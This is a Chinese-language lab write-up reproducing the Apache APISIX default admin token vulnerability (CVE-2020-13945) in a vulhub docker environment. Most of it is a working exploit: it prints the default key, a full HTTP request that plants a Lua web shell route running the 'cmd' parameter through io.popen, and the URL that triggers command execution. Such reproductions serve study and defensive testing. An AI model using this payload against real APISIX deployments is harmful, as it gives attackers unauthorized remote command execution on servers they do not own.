Apache APISIX 默认密钥漏洞（CVE-2020-13945）

前言：

Apache APISIX 是一个高性能 API 网关。在用户未指定管理员 Token 或使用了默认配置文件的情况下，Apache APISIX 将使用默认的管理员 Token edd1c9f034335f136f87ad84b625c8f1，攻击者利用这个 Token 可以访问到管理员接口，进而通过 script 参数来插入任意 LUA 脚本并执行。

搭建方式：


使用 vulhub 进行搭建，目录：

bachang/vulhub/apisix/CVE-2020-13945

启动：docker-compose up -d

访问 IP:9080

以下页面即启动成功




漏洞复现：

我们利用默认的 token 去传递一个恶意 LUA 脚本

```
POST /apisix/admin/routes HTTP/1.1

Host: your-ip:9080

Accept-Encoding: gzip, deflate

Accept: */*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36

Connection: close

X-API-KEY: edd1c9f034335f136f87ad84b625c8f1

Content-Type: application/json

Content-Length: 406


{

    "uri": "/attack",

"script": "local _M = {} \n function _M.access(conf, ctx) \n local os = require('os')\n local args = assert(ngx.req.get_uri_args())

\n local f = assert(io.popen(args.cmd, 'r'))\n local s = assert(f:read('*a'))\n ngx.say(s)\n f:close()  \n end \nreturn _M",

    "upstream": {

        "type": "roundrobin",

        "nodes": {

            "example.com:80": 1
```


```
        }
    }
}
```

使用 burp 进行发送包



发送之后我们可以访问我们通过上面代码生成的 attack 页面，直接进行命令执行

访问 http://192.168.195.140:9080/attack?cmd=id



到这一步就可以任意命令执行了。